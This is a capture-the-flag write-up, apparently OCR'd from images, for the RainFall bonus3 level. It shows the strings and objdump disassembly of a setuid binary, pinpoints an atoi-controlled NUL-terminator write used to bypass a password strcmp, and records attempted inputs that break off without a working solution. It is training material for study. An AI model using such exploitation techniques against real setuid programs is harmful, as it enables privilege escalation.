
RAINFALL B3

Preambule


1- First I create a virtual machine : Debian 64-bit, 4096MB Ram, 8Gio hd, Rainfall.iso
2- Login with level0 level0

BONUS3:




```
bonus3@RainFall:~$ ls -l
total 8
-rwsr-s---+ 1 end users 5595 Mar  6  2016 bonus3
bonus3@RainFall:~$ ./bonus3 1

bonus3@RainFall:~$ ./bonus3
bonus3@RainFall:~$ ./bonus3 1111111
Segmentation fault (core dumped)
bonus3@RainFall:~$ ./bonus3 11

bonus3@RainFall:~$ ./bonus3 112

bonus3@RainFall:~$ ./bonus3 1122

bonus3@RainFall:~$ ./bonus3 11222
Segmentation fault (core dumped)
bonus3@RainFall:~$ ./bonus3 1122 33
bonus3@RainFall:~$ ./bonus3 1122 333333333333
bonus3@RainFall:~$ ./bonus3 1122 33333333333333333333333333333333 3333333333
33 3333333333 33333
bonus3@RainFall:~$ ./bonus3 11

bonus3@RainFall:~$ 
```

Same process:
Strings:




```
/lib/ld-linux.so.2
__gmon_start__
libc.so.6
_IO_stdin_used
execl
fopen
puts
fclose
fread
atoi
strcmp
__libc_start_main
GLIBC_2.1
GLIBC_2.0
PTRh
UWVS
[^_]
/home/user/end/.pass
/bin/sh
;*2$"(
GCC: (Ubuntu/Linaro 4.6.3-1ubuntu5) 4.6.3
.symtab
.strtab
```

Objdump -d:



```
080484f4 <main>:
 80484f4:       55                      push   %ebp
 80484f5:       89 e5                   mov    %esp,%ebp
 80484f7:       57                      push   %edi
 80484f8:       53                      push   %ebx
 80484f9:       83 e4 f0                and    $0xfffffff0,%esp
 80484fc:       81 ec a0 00 00 00       sub    $0xa0,%esp
 8048502:       ba f0 86 04 08          mov    $0x80486f0,%edx
 8048507:       b8 f2 86 04 08          mov    $0x80486f2,%eax
 804850c:       89 54 24 04             mov    %edx,0x4(%esp)
 8048510:       89 04 24                mov    %eax,(%esp)
 8048513:       e8 f8 fe ff ff          call   8048410 <fopen@plt>
 8048518:       89 84 24 9c 00 00 00    mov    %eax,0x9c(%esp)
 804851f:       8d 5c 24 18             lea    0x18(%esp),%ebx
 8048523:       b8 00 00 00 00          mov    $0x0,%eax
 8048528:       ba 21 00 00 00          mov    $0x21,%edx
 804852d:       89 df                   mov    %ebx,%edi
 804852f:       89 d1                   mov    %edx,%ecx
 8048531:       f3 ab                   rep stos %eax,%es:(%edi)
 8048533:       83 bc 24 9c 00 00 00    cmpl   $0x0,0x9c(%esp)
 804853a:       00
 804853b:       74 06                   je     8048543 <main+0x4f>
 804853d:       83 7d 08 02             cmpl   $0x2,0x8(%ebp)
 8048541:       74 0a                   je     804854d <main+0x59>
 8048543:       b8 ff ff ff ff          mov    $0xffffffff,%eax
 8048548:       e9 c8 00 00 00          jmp    8048615 <main+0x121>
 804854d:       8d 44 24 18             lea    0x18(%esp),%eax
 8048551:       8b 94 24 9c 00 00 00    mov    0x9c(%esp),%edx
 8048558:       89 54 24 0c             mov    %edx,0xc(%esp)
 804855c:       c7 44 24 08 42 00 00    movl   $0x42,0x8(%esp)
 8048563:       00
 8048564:       c7 44 24 04 01 00 00    movl   $0x1,0x4(%esp)
 804856b:       00
 804856c:       89 04 24                mov    %eax,(%esp)
 804856f:       e8 5c fe ff ff          call   80483d0 <fread@plt>
 8048574:       c6 44 24 59 00          movb   $0x0,0x59(%esp)
 8048579:       8b 45 0c                mov    0xc(%ebp),%eax
 804857c:       83 c0 04                add    $0x4,%eax
 804857f:       8b 00                   mov    (%eax),%eax
 8048581:       89 04 24                mov    %eax,(%esp)
 8048584:       e8 a7 fe ff ff          call   8048430 <atoi@plt>
 8048589:       c6 44 04 18 00          movb   $0x0,0x18(%esp,%eax,1)
 804858e:       8d 44 24 18             lea    0x18(%esp),%eax
 8048592:       8d 50 42                lea    0x42(%eax),%edx
 8048595:       8b 84 24 9c 00 00 00    mov    0x9c(%esp),%eax
 804859c:       89 44 24 0c             mov    %eax,0xc(%esp)
 80485a0:       c7 44 24 08 41 00 00    movl   $0x41,0x8(%esp)
 80485a7:       00
 80485a8:       c7 44 24 04 01 00 00    movl   $0x1,0x4(%esp)
 80485af:       00
```




```
 80485b0:       89 14 24                mov    %edx,(%esp)
 80485b3:       e8 18 fe ff ff          call   80483d0 <fread@plt>
 80485b8:       8b 84 24 9c 00 00 00    mov    0x9c(%esp),%eax
 80485bf:       89 04 24                mov    %eax,(%esp)
 80485c2:       e8 f9 fd ff ff          call   80483c0 <fclose@plt>
 80485c7:       8b 45 0c                mov    0xc(%ebp),%eax
 80485ca:       83 c0 04                add    $0x4,%eax
 80485cd:       8b 00                   mov    (%eax),%eax
 80485cf:       89 44 24 04             mov    %eax,0x4(%esp)
 80485d3:       8d 44 24 18             lea    0x18(%esp),%eax
 80485d7:       89 04 24                mov    %eax,(%esp)
 80485da:       e8 d1 fd ff ff          call   80483b0 <strcmp@plt>
 80485df:       85 c0                   test   %eax,%eax
 80485e1:       75 1e                   jne    8048601 <main+0x10d>
 80485e3:       c7 44 24 08 00 00 00    movl   $0x0,0x8(%esp)
 80485ea:       00
 80485eb:       c7 44 24 04 07 87 04    movl   $0x8048707,0x4(%esp)
 80485f2:       08
 80485f3:       c7 04 24 0a 87 04 08    movl   $0x804870a,(%esp)
 80485fa:       e8 21 fe ff ff          call   8048420 <execl@plt>
 80485ff:       eb 0f                   jmp    8048610 <main+0x11c>
 8048601:       8d 44 24 18             lea    0x18(%esp),%eax
 8048605:       83 c0 42                add    $0x42,%eax
 8048608:       89 04 24                mov    %eax,(%esp)
 804860b:       e8 d0 fd ff ff          call   80483e0 <puts@plt>
 8048610:       b8 00 00 00 00          mov    $0x0,%eax
 8048615:       8d 65 f8                lea    -0x8(%ebp),%esp
 8048618:       5b                      pop    %ebx
 8048619:       5f                      pop    %edi
 804861a:       5d                      pop    %ebp
 804861b:       c3                      ret
 804861c:       90                      nop
```

The program return -1 if fopen(« /home/user/end/.pass », « r ») succeed. ***ERRATUM:*** IF IT FAILS
The call will fail with gdb unfortunatly. But lets debug anyway


It strcmp() the content of the file and av[1]. But the chain is truncated with a 0 at offset atoi(av[1]).

It puts() the content of the string but at offset 0x42, whats is fread() the second time. But it is empty because the file is only 0x40 long. I assume that the second fread() reads from where left the first one.



```
RETURN VALUES
     The functions fread() and fwrite() advance the
     file position indicator for the stream by the
     number of bytes read or written.  They return
     the number of objects read or written.  If an
     error occurs, or the end-of-file is reached,
     the return value is a short object count (or
     zero).
```

This is vulnerable: !




```
    int i = atoi(av[1]);
    (char*)(s + 0x18) + i = '\0';
```

I can overwrite fd and fread() on 0 ? No because fread() needs a pointer to a stream .... and stdin
I can shorter the size of whats strcmp() to av[1] but the thing is that the offset at which I terminate the string is also the chain compared to the contente of the file....


even 0 is atoi = 0x0 but char 0x31
exemple: ./bonus 4
    strcmp(file[0:4], « 4 »)

If av[1] = digit + letter, atoi(av[1]) == digit,
So if I compare 2 chars and the 2 first chars of the password are 2 + letter, I can exec.



```
bonus3@RainFall:~$ ./bonus3 2a

bonus3@RainFall:~$ ./bonus3 2b

bonus3@RainFall:~$ ./bonus3 2c

bonus3@RainFall:~$ ./bonus3 2d

bonus3@RainFall:~$ ./bonus3 2e

bonus3@RainFall:~$ ./bonus3 2f

bonus3@RainFall:~$ ./bonus3 2f
```


If it beggins by a letter I am scrwed because I can not write a letter as the first char of av[1] otherwise it return 0



```
→  Debug_files ./a.out '\x00'
\x00 = 0
→  Debug_files
```


```
bonus3@RainFall:~$ ./bonus3 `echo -en '\x00'`
bonus3@RainFall:~$ ./bonus3 `echo -en '\x00'`
bonus3@RainFall:~$
```

It seemed a good idea…




```
bonus3@RainFall:~$ echo -en '\x00\x01' | xargs --null ./bonus3
xargs: ./bonus3: exited with status 255; aborting
bonus3@RainFall:~$ echo -en '\x02' | xargs --null ./bonus3

bonus3@RainFall:~$ echo -en '\x01' | xargs --null ./bonus3

bonus3@RainFall:~$ echo -en '\x00' | xargs --null ./bonus3
bonus3@RainFall:~$
```

